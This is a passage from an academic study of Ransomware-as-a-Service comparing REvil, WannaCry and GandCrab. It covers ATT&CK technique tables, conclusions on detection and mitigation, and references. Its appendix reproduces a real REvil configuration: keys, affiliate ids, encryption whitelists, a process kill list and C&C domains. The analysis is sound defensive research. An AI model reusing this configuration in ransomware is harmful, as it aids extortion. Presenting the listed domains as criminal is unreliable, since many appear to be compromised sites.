Compared to GandCrab the REvil whitelist is more extensive and does not contain a lot of overlap. As such the REvil developers most likely did not use the same base whitelist as the GandCrab developers.

9.18 MITRE ATT&CK matrix

In this section an overview will be given of the MITRE ATT&CK matrices of REvil, WannaCry and GandCrab. These matrices will be split up into the relevant columns of the ATT&CK model.

	REvil	WannaCry	GandCrab
Command Line Interface	✓	✓	
Execution Through Module Load		✓	
Scheduled Task		✓	
Scripting		✓	
Windows Management Instrumentation			✓

Table 4: Execution ATT&CK techniques used

	REvil	WannaCry	GandCrab
Browser Extensions		✓	
Hidden Files and Directories		✓	
New Service	✓	✓	
Office Application Startup		✓	✓
Scheduled Task		✓	

Table 5: Persistence ATT&CK techniques used

	REvil	WannaCry	GandCrab
New Service	✓	✓	
Scheduled Task		✓	

Table 6: Privilege Escalation ATT&CK techniques used

	REvil	WannaCry	GandCrab
Disabling Security Tools	✓	✓	
File Permissions Modification		✓	
Hidden Files and Directories		✓	
Scripting		✓	

Table 7: Defense Evasion ATT&CK techniques used

	REvil	WannaCry	GandCrab
Credentials in Files		✓	✓
Credential Dumping			✓

Table 8: Credential Access ATT&CK techniques used

	REvil	WannaCry	GandCrab
Query Registry			✓

Table 9: Discovery ATT&CK techniques used

	REvil	WannaCry	GandCrab
Data Encrypted for Impact	✓		✓
Inhibit System Recovery	✓		✓

Table 10: Impact ATT&CK techniques used

The tables above have been created using data from Any.run and should give a good overview of the capabilities of the ransomware strains analyzed in this study. As Any.run performs this analysis in an automated manner, some behaviour is not (correctly) identified.

9.19 Summary

Among the RaaS strains REvil is by far the most sophisticated strain. This is shown by the fact that many of the advanced properties found in RaaS are only present in REvil. This seems to also be the case for WannaCry. There were many unique properties in WannaCry that were not found in any other regular ransomware strain that was analyzed. In order to gain a broader image of RaaS and regular ransomware, other strains were also analyzed. The sum of these analyses resulted in the fact that differences and common properties are not always found between RaaS compared to regular ransomware, but more between different ransomware strains in general. This is most likely due to the fact that the sophistication of a ransomware strain does not necessarily imply

that they implement a RaaS model. Nevertheless there were several differences and common properties found between RaaS and regular ransomware.

The first difference is the fact that RaaS needs to keep track of the infections done by different affiliates. They do this through a variable inside the ransomware called the affiliate id. Such a variable is not present in regular ransomware. The second difference is the fact that RaaS strains make use of two public keys to encrypt the file encryption keys, one belonging to the RaaS authors and one belonging to the affiliate. This is also not the case for regular ransomware that only contains a single public key. RaaS strains collect a lot more data about the system they infected. RaaS always automatically send this data to the C&C server after an infection has finished. This is not done by most regular ransomware strains. The most important common properties found between RaaS and regular ransomware are that packing is done by nearly all strains and that RunPE is the preferred method of unpacking. Nearly all regular ransomware and RaaS strains preferred to use the Windows Crypto API for their key generation and encryption. A mutex is used to prevent overinfection, the specific mutex used for this is different for each implementation. The run registry key is the preferred method of gaining persistence. AES is the preferred file encryption algorithm whilst RSA is the preferred asymmetric encryption algorithm. No anti-virus evasion methods are present in any of the ransomware and RaaS strains. All RaaS strains and almost all regular ransomware strains make use of a process blacklist that kills processes. All regular ransomware and RaaS strains make use of a whitelist to avoid encrypting everything on a system.

Beside these differences and common properties, a lot of points were identified that can be used for detection and mitigation of both ransomware and RaaS. Several patterns were identified that can help law enforcement track affiliates and ransomware actors.

9.20 Limitations

Given the limited time to do this research, the sample size of this research is quite small. In order to account for this section 8 was added, which uses blog posts of security companies to collect the characteristics of more ransomware and RaaS strains.

Most of the suggested solutions are processes that will run on the same system as the ransomware. As ransomware is regularly deployed with administrative privileges it is likely that the actors behind the ransomware will terminate any running process corresponding to an anti-ransomware solution before deploying the ransomware. Rendering the solutions ineffective.

The lack of academic works on RaaS makes it difficult to obtain academic sources and forced us to look at other sources like blog posts by security companies.

The characteristics discovered were not specific enough to generate accurate YARA rules. The YARA rules that already exist are more thorough and should

be used instead. An example of this would be [53] for REvil.

9.21 Future work

Shell32.dll was found to be used by many ransomware strains to run commands. Future work needs to be done to test how many legitimate Windows applications on a system make use of the shell32.dll import and what they use it for. If it is not used for any legitimate purposes then this import can be used to detect malicious programs and stop them before they can damage a system.

Since RaaS stores variables in the registry it should be examined if extracting registry key data is a valid option for obtaining decryption keys. On top of this one could also look into blocking access to said registry keys to see if this blocks the ransomware from executing.

Future work needs to be done with regards to the methodology used to add ransomware as a startup process. If the registry key/value pair for this is the same across different samples/versions then this could possibly be used to detect and mitigate ransomware/RaaS infections.

The open source implementations of encryption algorithms used by REvil should be examined for implementation faults. If any are identified these flaws could be used to build a decryptor.

The registry key and value used to gain persistence might be static for REvil and WannaCry, which could be used to classify the ransomware that infected a system. Future work would need to explore this accross a larger sample set.

10 Conclusion

Several ransomware samples were analyzed, this resulted in the discovery of key differences and common properties. In this section the research questions stated in section 2 will be revisited.

Since Ransomware-as-a-Service is a problem that is a growing trend, this paper aims to provide the scientific community with insight in this topic. The main research question for this research was:

What is the current state of Ransomware-as-a-Service, what measures can be taken to reduce the impact of Ransomware-as-a-Service and what is the direction of development in Ransomware-as-a-Service?

This question will be answered in three parts. First we will discuss what we found about the current state of Ransomware-as-a-Service. Secondly, the discovered measures to reduce the impact of Ransomware-as-a-Service will be discussed. Finally, the direction that RaaS development is heading in will be discussed.

10.1 The current state of Ransomware-as-a-Service

In order to find the current state of Ransomware-as-a-Service, REvil was compared to WannaCry. From this comparison several differences and common properties arised. These differences and common properties are further solidified using analyses done by security companies. The following differences were found between RaaS and regular ransomware:

- RaaS keeps track of affiliate ids in their infections, regular ransomware does not
- RaaS contained more configuration options than regular ransomware
- RaaS makes use of two publics keys to encrypt the file encryption keys, regular ransomware only contained one public key for this
- RaaS keep track of a lot more statistics than regular ransomware
- RaaS strains did not contain any built-in spreading method, some of the regular ransomware strains did

Besides these differences a lot of common properties were also identified:

- Packing is done by nearly all strains
  - RunPe is the preferred packing strategy
- Nearly all ransomware and RaaS strains prefer to use the Windows Crypto API for their key generation and encryption.
- A mutex is used to prevent overinfection
  - the specific mutex used for this differs per implementation

- The Run registry key is the preferred method of gaining persistence
- AES is still the preferred file encryption algorithm whilst RSA is the preferred asymmetric encryption algorithm, more sophisticated strains are moving towards incorporating newer encryption algorithms
- No anti-virus evasion methods are present in any of the ransomware and RaaS strains
- All RaaS strains and almost all regular ransomware strains make use of a process blacklist that kills processes
- All regular ransomware and RaaS strains make use of a whitelist to avoid encrypting critical system folders

From these differences and common properties we learn that RaaS is at least as advanced if not more advanced than the most sophisticated regular ransomware strains. However, the sophistication does differ across RaaS strains, similarly to the spread of sophistication across regular ransomware strains. REvil is by far the most sophisticated RaaS strain analyzed in this study. Compared to other RaaS strains, REvil makes use of several anti-reverse engineering techniques not present in other RaaS strains. REvil uses elliptic curve cryptography, contains a built-in exploit to elevate privilege and is more configurable. From the regular ransomware strains only Maze and WannaCry are of similar sophistication as they contain advanced anti-reverse engineering techniques and contain a lot more functionality. Spora, Phobos and Lockbit are less sophisticated.

Distribution in RaaS strains is fully done by affiliates as there are no spreading methods built into the ransomware. RaaS makes use of advanced encryption algorithms, in some cases even including elliptic curve cryptography, as mentioned above. All encryption implementations used were found to either use the Windows Crypto API or a third party implementation. Some older RaaS versions were found to make use of their own encryption algorithm implementations. They moved away from that after that resulted in decryptors being made. The key management practices used by RaaS cannot be cracked using any known attacks. RaaS was found to be highly configurable compared to regular ransomware and several different execution paths are possible depending on the configuration.

10.2 How the impact of Ransomware-as-a-Service can be reduced

In order to find methods for reducing the impact of RaaS using the characteristics that were discovered, four different paths are explored. The first path is to detect RaaS in the early stages of its execution. Among the set of possibilities suggested in this paper are the following: detecting the dynamic IAT building process(for some strains), detecting access to the registry keys used by the ransomware to store data and detecting the unpacking process of the ransomware.

For further possibilities of detecting Ransomware-as-a-Service ransomware in the early stages of execution please refer to section 9.

The second option for reducing the impact of Ransomware-as-a-Service is to detect it during or after infection. In section 9 several options are suggested to achieve this. Among these options are: using the mutex that is created to prevent overinfection as a way of classifying the ransomware on the system, classifying it by the registry key it uses to add itself as a startup service and detecting it based on the network traffic generated by sending data to the Command & Control server.

The third method is to recover files from an encrypted system. Unfortunately no possibilities were uncovered directly from the characteristics identified in this research. There were, however, two possible options that future research should explore. Since REvil uses Shell32.dll functions to delete backups, finding a method to prevent these methods from being able to do so would result in the ability to preserve backups and limit the damage done by REvil. It would need to be tested if this is also possible for other RaaS strains. The second possibility would be for future works to analyze the specific cryptographic algorithm implementations that are used by RaaS authors.

Finally, the fourth possibility is to prosecute the actors behind the service. This paper suggests several possibilities for law enforcement to track the actors behind the RaaS operation as well as the affiliates distributing the ransomware. Among these possibilities are the identification of specific affiliate id numbers and campaign id numbers and the identification of two public keys which are present in samples, compared to only one public key found in regular ransomware. Several other possibilities are suggest in section 9.

10.3 The direction of Ransomware-as-a-Service development

In order to find the direction of Ransomware-as-a-Service development REvil was compared to GandCrab, which is an older RaaS strain. Several differences and common properties were identified between them, which are discussed in section 9. These differences and common properties were further solidified by referencing analyses done on the Nemty and Buran RaaS strains. From these characteristics several trends in RaaS development were identified. These trends show that RaaS is moving towards using more sophisticated packing and anti-analysis methods. RaaS has started to use more advanced encryption techniques such as using elliptic curve cryptography and encryption algorithms such as Salsa20, which are faster and safer than older implementations such as AES and RSA. The number of possibilities for configuring the RaaS ransomware has also increased and RaaS has moved towards being able to encrypt systems independent from Command & Control servers.

11 References

References

[1] Any.run interactive online malware sandbox. https://any.run/. Accessed: 2020-02-03.

[2] Base provider algorithms. https://docs.microsoft.com/en-gb/windows/win32/seccrypto/base-provider-algorithms. Accessed 2020-05-03.

[3] Buran ransomware; the evolution of vega-locker. mcafee.com/blogs/other-blogs/mcafee-labs/buran-ransomware-the-evolution-of-vegalocker/. Accessed 2020-05-15.

[4] A chronology of gandcrab v4.x. https://www.fortinet.com/blog/threat-research/a-chronology-of-gandcrab-v4-x.html. Accessed 2020-04-28.

[5] Createiocompletionport. https://docs.microsoft.com/en-us/windows/win32/fileio/createiocompletionport. Accessed 2020-04-15.

[6] Crypt32.dll versions. https://docs.microsoft.com/en-us/windows/win32/seccrypto/crypt32-dll-versions. Accessed 2020-05-01.

[7] Cryptdestroykey function. https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptdestroykey. Accessed 2020-04-30.

[8] Cryptencryptkey function. https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptencrypt. Accessed 2020-04-30.

[9] Cryptexportkey function. https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptexportkey. Accessed 2020-04-30.

[10] Cryptgenkey function. https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptgenkey. Accessed 2020-04-30.

[11] Cryptgenrandom function. https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptgenrandom. Accessed 2020-04-30.

[12] Cryptimportkey function. https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptimportkey. Accessed 2020-04-30.

[13] Cve-2018-8453 — win32k elevation of privilege vulnerability. https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8453. Accessed 2020-03-31.

[14] Decrypt revil ransomware strings with ida python. https://gist.github.com/OALabs/04ef6b2d6203d162c5b3b0eefd49530c. Accessed: 2020-03-01.

[15] A deep dive into phobos ransomware. https://blog.malwarebytes.com/threat-analysis/2019/07/a-deep-dive-into-phobos-ransomware/. Accessed 2020-05-15.

[16] Detect-it-easy. https://github.com/horsicq/Detect-It-Easy. Accessed: 2020-02-27.

[17] Different scan methods in malwarebytes for windows v3. https://support.malwarebytes.com/hc/en-us/articles/360038524234-Different-scan-methods-in-Malwarebytes-for-Windows-v3. Accessed 2020-06-11.

[18] Doublepulsar – a very sophisticated payload for windows. https://www.secpod.com/blog/doublepulsar-a-very-sophisticated-payload-for-windows/. Accessed 2020-06-10.

[19] Download peid 0.95. https://www.softpedia.com/get/Programming/Packers-Crypters-Protectors/PEiD-updated.shtml. Accessed: 2020-02-27.

[20] Dynamic imports and working around indirect calls - smokeloader study case. https://malware.news/t/dynamic-imports-and-working-around-indirect-calls-smokeloader-study-case/34388. Accessed 2020-06-10.

[21] Endpoint detection and response(edr) for cyber security — eset. https://www.eset.com/int/business/enterprise-inspector/. Accessed: 2020-02-17.

[22] Explained: Spora ransomware. https://blog.malwarebytes.com/threat-analysis/2017/03/spora-ransomware/. Accessed 2020-05-15.

[23] Findcrypt. https://github.com/you0708/ida/tree/master/idapython_tools/findcrypt. Accessed 2020-04-14.

[24] Gandcrab v4 released with the new .krab extension for encrypted files. https://www.bleepingcomputer.com/news/security/gandcrab-v4-released-with-the-new-krab-extension-for-encrypted-files/. Accessed 2020-04-28.

[25] Gandcrab v4.0 analysis: New shell, same old menace. https://www.fortinet.com/blog/threat-research/

gandcrab-v4-0-analysis--new-shell--same-old-menace.html. Accessed 2020-04-28.

[26] gdi32.dll - what is gdi32.dll? https://www.processlibrary.com/en/directory/files/gdi32/18935/. Accessed 2020-05-01.

[27] How an accidental ḱill switchślowed friday's massive ransomware attack. https://www.wired.com/2017/05/accidental-kill-switch-slowed-fridays-massive-ransomware-attack/. Accessed 2020-04-20.

[28] Ida pro - hex rays. https://www.hex-rays.com/products/ida/. Accessed 2020-03-09.

[29] Ida_signsrch. https://github.com/nihilus/IDA_Signsrch. Accessed 2020-04-10.

[30] iphlpapi.dll - what is iphlpapi.dll? https://www.processlibrary.com/en/directory/files/iphlpapi/24220/. Accessed 2020-05-01.

[31] Is 'revil' the new gandcrab ransomware? https://krebsonsecurity.com/2019/07/is-revil-the-new-gandcrab-ransomware/. Accessed 2020-06-24.

[32] A ḱill switchís slowing the spread of wannacry ransomware. https://www.pcworld.idg.com.au/article/619237/kill-switch-slowing-spread-wannacry-ransomware/. Accessed 2020-04-20.

[33] Ksn report: Ransomware in 2014-2016. https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/07190822/KSN_Report_Ransomware_2014-2016_final_ENG.pdf. Accessed: 2020-01-28.

[34] Lockbit ransomware borrows tricks to keep up with revil and maze. https://news.sophos.com/en-us/2020/04/24/lockbit-ransomware-borrows-tricks-to-keep-up-with-revil-and-maze/. Accessed 2020-05-19.

[35] Maastricht univ. paid €250k to ransomware hackers: Report. https://nltimes.nl/2020/01/24/maastricht-univ-paid-eu250k-ransomware-hackers-report. Accessed: 2020-02-11.

[36] Maastricht university pays 30 bitcoins as ransom to ta505 group. https://www.cisomag.com/maastricht-university-pays-30-bitcoins-as-ransom-to-ta505-group/. Accessed: 2020-02-11.

[37] Malshare. https://malshare.com/. Accessed 2020-06-02.

[38] Mcafee atr analyzes sodinokibi aka revil ransomware-as-a-service – the all-stars. https://www.mcafee.com/blogs/other-blogs/mcafee-labs/mcafee-atr-analyzes-sodinokibi-aka-revil-ransomware-as-a-service-the-all-stars/. Accessed 2020-05-04.

[39] Mcafee atr analyzes sodinokibi aka revil ransomware-as-a-service – what the code tells us. https://www.mcafee.com/blogs/other-blogs/mcafee-labs/mcafee-atr-analyzes-sodinokibi-aka-revil-ransomware-as-a-service-what-the-code-tells-u Accessed 2020-04-10.

[40] Mitre attck. https://attack.mitre.org/. Accessed: 2020-02-03.

[41] mpr.dll - what is mpr.dll? https://www.processlibrary.com/en/directory/files/mpr/22501/. Accessed 2020-05-01.

[42] msvcp60.dll - what is msvcp60.dll? https://www.processlibrary.com/en/directory/files/msvcp60/19696/. Accessed 2020-05-01.

[43] msvcrt.dll - what is msvcrt.dll? https://www.processlibrary.com/en/directory/files/msvcrt/20015/. Accessed 2020-05-01.

[44] Must-know ransomware statistics 2020. https://www.ninjarmm.com/blog/must-know-ransomware-statistics-2020/. Accessed: 2020-02-17.

[45] Nemty ransomware - learning by doing — mcafee blogs. https://www.mcafee.com/blogs/other-blogs/mcafee-labs/nemty-ransomware-learning-by-doing/. Accessed 2020-05-15.

[46] ntdll.dll - what is ntdll.dll? https://www.processlibrary.com/en/directory/files/ntdll/23004/. Accessed 2020-05-01.

[47] ole32.dll - what is ole32.dll? https://www.processlibrary.com/en/directory/files/ole32/23128/. Accessed 2020-05-01.

[48] Ransomware attack: Maastricht university pays out $220,000 to cybercrooks. https://portswigger.net/daily-swig/ransomware-attack-maastricht-university-pays-out-220-000-to-cybercrooks. Accessed: 2020-02-11.

[49] Ransomware attack on maastricht university of netherlands. https://www.cybersecurity-insiders.com/ransomware-attack-on-maastricht-university-of-netherlands/. Accessed: 2020-01-27.

[50] Ransomware maze. https://www.mcafee.com/blogs/other-blogs/mcafee-labs/ransomware-maze/. Accessed 2020-05-15.

[51] Registering a single web address may have stopped a global malware attack. https://www.theverge.com/2017/5/13/15635050/

wannacry-ransomware-kill-switch-protect-nhs-attack. Accessed 2020-04-20.

[52] Registryhive enum. https://docs.microsoft.com/en-us/dotnet/api/microsoft.win32.registryhive?view=netframework-4.8. Accessed 2020-04-07.

[53] Revil (malware family). https://malpedia.caad.fkie.fraunhofer.de/details/win.revil. Accessed 2020-06-16.

[54] Revil ransomware-as-a-service – an analysis of a ransomware affiliate operation. https://blog.intel471.com/2020/03/31/revil-ransomware-as-a-service-an-analysis-of-a-ransomware-affiliate-operation/. Accessed 2020-04-10.

[55] Revil ransomware: The gandcrab connection. https://www.secureworks.com/blog/revil-the-gandcrab-connection. Accessed: 2020-02-17.

[56] The rise of ransomware-as-a-service. https://blog.veriato.com/the-rise-of-ransomware-as-a-service-raas. accessed: 2020-02-11.

[57] Runas. https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc771525(v=ws.11). Accessed 2020-04-16.

[58] Runpe-detecter. https://github.com/kernelm0de/RunPE_Detecter. Accessed 2020-06-11.

[59] The salsa20 core. https://cr.yp.to/salsa20.html. Accessed 2020-04-28.

[60] Scylla - imports reconstructor. https://github.com/NtQuery/Scylla. Accessed 2020-04-25.

[61] shell32.dll - what is shell32.dll? https://www.processlibrary.com/en/directory/files/shell32/20473/. Accessed 2020-05-01.

[62] shlwapi.dll - what is shlwapi.dll? https://www.processlibrary.com/en/directory/files/shlwapi/20075/. Accessed 2020-05-01.

[63] The sinkhole that saved the internet. https://techcrunch.com/2019/07/08/the-wannacry-sinkhole/. Accessed 2020-04-20.

[64] Snort - network intrusion detection prevention system. https://www.snort.org/. Accessed: 2020-02-17.

[65] Suricata — open source ids / ips / nsm engine. https://suricata-ids.org/. Accessed: 2020-02-17.

[66] Ta505 hackers behind maastricht university ransomware attack. https://www.bleepingcomputer.com/news/security/

ta505-hackers-behind-maastricht-university-ransomware-attack/. Accessed: 2020-02-11.

[67] Tales from the trenches - an analysis of lockbit ransomware. https://northwave-security.com/wp-content/uploads/2020/05/NW_CERT_Lockbit_whitepaper_1.0.pdf. Accessed 2020-05-19.

[68] A technical analysis of wannacry ransomware. https://logrhythm.com/blog/a-technical-analysis-of-wannacry-ransomware/. Accessed 2020-05-01.

[69] Tor project. https://www.torproject.org/download/. Accessed 2020-04-25.

[70] Upx: the ultimate packer for executables. https://upx.github.io/. Accessed: 2020-02-28.

[71] Wannacry ransomware profile. https://www.fireeye.com/blog/threat-research/2017/05/wannacry-malware-profile.html. Accessed 2020-04-20.

[72] Welcome to yara's documentation. https://yara.readthedocs.io/en/latest/. Accessed: 2020-03-06.

[73] What is an exploit kit? https://www.paloaltonetworks.com/cyberpedia/what-is-an-exploit-kit. Accessed: 2020-01-30.

[74] What is social engineering? https://www.webroot.com/ie/en/resources/tips-articles/what-is-social-engineering. Accessed: 2020-01-30.

[75] Why switch from aes to a new stream cipher? https://cr.yp.to/streamciphers/why.html. Accessed 2020-05-03.

[76] winhttp.dll - what is winhttp.dll? https://www.processlibrary.com/en/directory/files/winhttp/28479/. Accessed 2020-05-01.

[77] Wininet vs. winhttp. https://docs.microsoft.com/en-us/windows/win32/wininet/wininet-vs-winhttp. Accessed 2020-05-01.

[78] wininet.dll - what is wininet.dll? https://www.processlibrary.com/en/directory/files/wininet/25271/. Accessed 2020-05-01.

[79] winmm.dll - what is winmm.dll? https://www.processlibrary.com/en/directory/files/winmm/23783/. Accessed 2020-05-01.

[80] ws2_32.dll - what is ws2_32.dll? https://www.processlibrary.com/en/directory/files/ws2_32/24187/. Accessed 2020-05-01.

[81] x64dbg- an open-source x64/x32 debugger for windows. https://x64dbg.com/#start. Accessed 2020-06-02.

[82] A. Adamov and A. Carlsson. The state of ransomware. Trends and mitigation techniques. 2017.

[83] A. Adamov, A. Carlsson, and T. Surmacz. An analysis of lockergoga ransomware. 2019.

[84] Maxat Akbanov, Vassilios G. Vassilakis, and Michael D. Logothetis. WannaCry Ransomware: Analysis of Infection, Persistence, Recovery Prevention and Propagation Mechanisms. *Journal of Telecommunications and Information Technology*, nr 1, 2019.

[85] Mihail Anghel and Andrei Racautanu. A note on different types of ransomware attacks. Technical Report 605, 2019.

[86] Tao Ban, Ryoichi Isawa, Shanqing Guo, Daisuke Inoue, and Koji Nakao. Efficient Malware Packer Identification Using Support Vector Machines with Spectrum Kernel. In *2013 Eighth Asia Joint Conference on Information Security*, pages 69–76, SEOUL, Korea (South), July 2013. IEEE.

[87] D. Caivano, G. Canfora, A. Cocomazzi, A. Pirozzi, and C.A. Visaggio. Ransomware at X-Rays. volume 2018-January, pages 348–353, 2018.

[88] P.L. Gallegos-Segovia, P.E. Vintimilla-Tapia, J.F. Bravo-Torres, I.F. Yuquilima-Albarado, V.M. Larios-Rosillo, and J.D. Jara-Saltos. Social engineering as an attack vector for ransomware. volume 2017-January, pages 1–6, 2017.

[89] D. Garg, A. Thakral, T. Nalwa, and T. Choudhury. A Past Examination and Future Expectation: Ransomware. pages 243–247, 2018.

[90] Nihad A. Hassan. Ransomware Distribution Methods. In Nihad A. Hassan, editor, *Ransomware Revealed: A Beginner's Guide to Protecting and Recovering from Ransomware Attacks*, pages 29–46. Apress, Berkeley, CA, 2019.

[91] S.-C. Hsiao and D.-Y. Kao. The static analysis of WannaCry ransomware. volume 2018-February, pages 153–158, 2018.

[92] D. Paul Joseph and Jasmine Norman. A Review and Analysis of Ransomware Using Memory Forensics and Its Tools. In *Smart Intelligent Computing and Applications*, pages 505–514. Springer, 2020.

[93] Da-Yu Kao and Shou-Ching Hsiao. The dynamic analysis of WannaCry ransomware. In *2018 20th International Conference on Advanced Communication Technology (ICACT)*, pages 159–166, Chuncheon-si Gangwon-do, Korea (South), February 2018. IEEE.

[94] Vadim Kotov and Mantej Singh Rajpal. Understanding crypto-ransomware: In-depth analysis of the most popular malware families. Technical report, Tech. rep. Bromium, 2014.

[95] Yassine Lemmou and El Mamoun Souidi. Inside GandCrab Ransomware. In Jan Camenisch and Panos Papadimitratos, editors, *Cryptology and Network Security*, Lecture Notes in Computer Science, pages 154–174, Cham, 2018. Springer International Publishing.

[96] T. Oikawa, M. Takenaka, and Y. Unno. Analysis of actual propagation behavior of wannacry within an intranet (extended abstract). *Advances in Intelligent Systems and Computing*, 1036:557–559, 2020.

[97] V.-R. Paşca and E. Simion. Challenges in cyber security: Ransomware phenomenon. In *Cyber-Physical Systems Security*, pages 303–330. 2018.

[98] A. Pillai, M.S. Vasanthi, R. Kadikar, and B. Amutha. Encryption analysis of AES-cipher block chaining performance in Crypto-Wall ransomware and SDN based mitigation. *International Journal of Engineering and Technology(UAE)*, 7(2):47–54, 2018.

[99] Anish Pillai, Ruturaj Kadikar, M. S. Vasanthi, and B. Amutha. Analysis of AES-CBC Encryption for Interpreting Crypto-Wall Ransomware. In *2018 International Conference on Communication and Signal Processing (ICCSP)*, pages 0599–0604. IEEE, 2018.

[100] N.K. Popli and A. Girdhar. Behavioural Analysis of Recent Ransomwares and Prediction of Future Attacks by Polymorphic and Metamorphic Ransomware. *Advances in Intelligent Systems and Computing*, 799:65–80, 2019.

[101] R Haritha Priya and K Bhagavan. Anti –Reverse Engineering Techniques Employed by Malware. 8(6):5, 2019.

[102] D. Rendell. Understanding the evolution of malware. *Computer Fraud and Security*, 2019(1):17–19, 2019.

[103] C. Simoiu, C. Gates, J. Bonneau, and S. Goel. "I was told to buy a software or lose my computer. I ignored it": A study of ransomware. pages 155–174, 2019.

[104] Arkadii Snihurov, Oleksandr Shulhin, and Vitaly Balashov. Experimental Studies of Ransomware for Developing Cybersecurity Measures. In *2018 International Scientific-Practical Conference Problems of Infocommunications. Science and Technology (PIC S T)*, pages 691–695, October 2018. ISSN: null.

[105] E. Suren and P. Angin. Know your EK: A content and workflow analysis approach for exploit kits. *Journal of Internet Services and Information Security*, 9(1):24–47, 2019.

[106] Wei Yan, Zheng Zhang, and Nirwan Ansari. Revealing Packed Malware. *IEEE Security & Privacy Magazine*, 6(5):65–69, September 2008.

[107] A.L. Young and M. Yung. Cryptovirology: The birth, neglect, and explosion of ransomware: Recent attacks exploiting a known vulnerability continue a downward spiral of ransomware-related incidents. *Communications of the ACM*, 60(7):24–26, 2017.

12 Appendix

12.1 REvil configuration file contents


```
{"pk":"1g3/QEQPOQ7S3fBLZ0wvu/B9NfpLLvf8mByoN3or9E0=","pid
":"5","sub":"367","dbg":false,"fast":true,"wipe":true
,"wht":{"fld":["windows","program files (x86)","
$recycle.bin","programdata","boot","perflogs","appdata
","mozilla","program files","intel","google","windows.
old","tor browser","application data","system volume
information","$windows.~ws","msocache","$windows.~bt
"],"fls":["ntuser.dat","boot.ini","autorun.inf","
ntuser.ini","thumbs.db","ntldr","bootsect.bak","ntuser
.dat.log","iconcache.db","bootfont.bin","desktop.ini
"],"ext":["icl","nomedia","msc","ldf","diagcab","drv
","msp","key","wpx","idx","386","lock","rom","icns","
msstyles","dll","hlp","sys","ics","diagcfg","shs","adv
","ani","ocx","nls","scr","hta","bat","lnk","cpl","ico
","spl","deskthemepack","bin","msu","themepack","mpa
","msi","prf","rtp","com","ps1","theme","exe","cab","
cmd","mod","diagpkg","cur"]},"wfld":["backup"],"prc
":["wordpad.exe","outlook.exe","tbirdconfig.exe","
agntsvc.exe","thebat.exe","mydesktopservice.exe","
sqbcoreservice.exe","thunderbird.exe","ocomm.exe","
excel.exe","thebat64.exe","steam.exe","xfssvccon.exe
","firefoxconfig.exe","sqlagent.exe","ocssd.exe","
mydesktopqos.exe","msaccess.exe","isqlplussvc.exe","
mspub.exe","winword.exe","sqlbrowser.exe","dbeng50.exe
","sqlservr.exe","oracle.exe","encsvc.exe","powerpnt.
exe","dbsnmp.exe","infopath.exe","ocautoupds.exe","
mysqld_opt.exe","visio.exe","msftesql.exe","mysqld_nt.
exe","synctime.exe","sqlwriter.exe","mysqld.exe","
onenote.exe"],"dmn":"craftingalegacy.com;g2mediainc.
com;brinkdoepke.eu;vipcarrental.ae;autoteamlast.de;
hostastay.com;gavelmasters.com;ronaldhendriks.nl;
successcolony.com.ng;medicalsupportco.com;kompresory-
opravy.com;sveneulberg.de;oththukaruva.com;
voetbalhoogeveen.nl;selected-minds.de;log-barn.co.uk;
fsbforsale.com;jobkiwi.com.ng;ivancacu.com;11.in.ua;
irizar.com;colored-shelves.com;soundseeing.net;
scotlandsroute66.co.uk;hawaiisteelbuilding.com;
mindfuelers.com;dentourage.com;hekecrm.com;finsahome.
co.uk;cormanmarketing.com;morgansconsult.com;dnqa.co.
uk;frimec-international.es;worldproskitour.com;
csaballoons.com;krishnabrawijaya.com;tatyanakopieva.ru
;silkeight.com;publicompserver.de;letsstopsmoking.co.
```

uk; anleggsregisteret.no; arearugcleaningnyc.com; diverfiestas.com.es; lovcase.com; alltagsrassismus-entknoten.de; lassocrm.com; boyfriendsgoal.site; mbuildinghomes.com; santastoy.store; citiscapes-art.com; unislaw-narty.pl; envomask.com; patassociation.com; luvbec.com; keuken-prijs.nl; therapybusinessacademy.com; baikalflot.ru; piestar.com; diakonie-weitramsdorf-sesslach.de; klapanvent.ru; fysiotherapierijnmond.nl; avis.mantova.it; fla.se; sjtpo.org; kroophold-sjaelland.dk; alharsunindo.com; tothebackofthemoon.com; chainofhopeeurope.eu; smartmind.net; akcadagofis.com; bundan.com; graygreenbiomedservices.com; dogsunlimitedguide.com; rvside.com; davedavisphotos.com; johnstonmingmanning.com; mangimirossana.it; welovecustomers.fr; kenmccallum.com; glas-kuck.de; theboardroomafrica.com; slideevents.be; omegamarbella.com; zdrowieszczecin.pl; fotoslubna.com; mursall.de; forextimes.ru; hiddensee-buhne11.de; girlish.ae; motocrosshideout.com; billyoart.com; eafx.pro; patriotcleaning.net; renehartman.nl; xn--80addfr4ahr.dp.ua; speakaudible.com; magrinya.net; der-stempelking.de; trivselsguide.dk; mondolandscapes.com; nginx.com; voice2biz.com; hoteltantra.com; casinodepositors.com; wallflowersandrakes.com; bakingismyyoga.com; traitware.com; avtoboss163.ru:443; hvitfeldt.dk; natturestaurante.com.br; onlinemarketingsurgery.co.uk; brownswoodblog.com; reizenmetkinderen.be; mneti.ru; linkbuilding.life; levencovka.ru; bilius.dk; p-ride.live; tecleados.com; cl0nazepamblog.com; atelierkomon.com; oexebusiness.com; miscbo.it; kickittickets.com; rivermusic.nl; airserviceunlimited.com; pureelements.nl; subyard.com; pinkxgayvideoawards.com; eos-horlogerie.com; craftron.com; nationnewsroom.com; alaskaremote.com; askstaffing.com; springfieldplumbermo.com; ziliak.com; berdonllp.com; citydogslife.com; tradenavigator.ch; witraz.pl; jlwilsonbooks.com; nvisionsigns.com; espaciopolitica.com; singletonfinancial.com; ideamode.com; clinic-beethovenstrasse-ag.ch; precisetemp.com; kellengatton.com; bruut.online; matteoruzzaofficial.com; pourlabretagne.bzh; goeppinger-teppichreinigung.de; rhino-storage.co.uk; xtensifi.com; hm-com.com; vvego.com; startuplive.org; easydental.ae; alisodentalcare.com; weddingceremonieswithtim.com; tutvracks.com; harleystreetspineclinic.com; dantreranch.com; docarefoundation.org; lexced.com; palmecophilippines.com; louiedager.com; digitale-elite.de; sber-biznes.com;

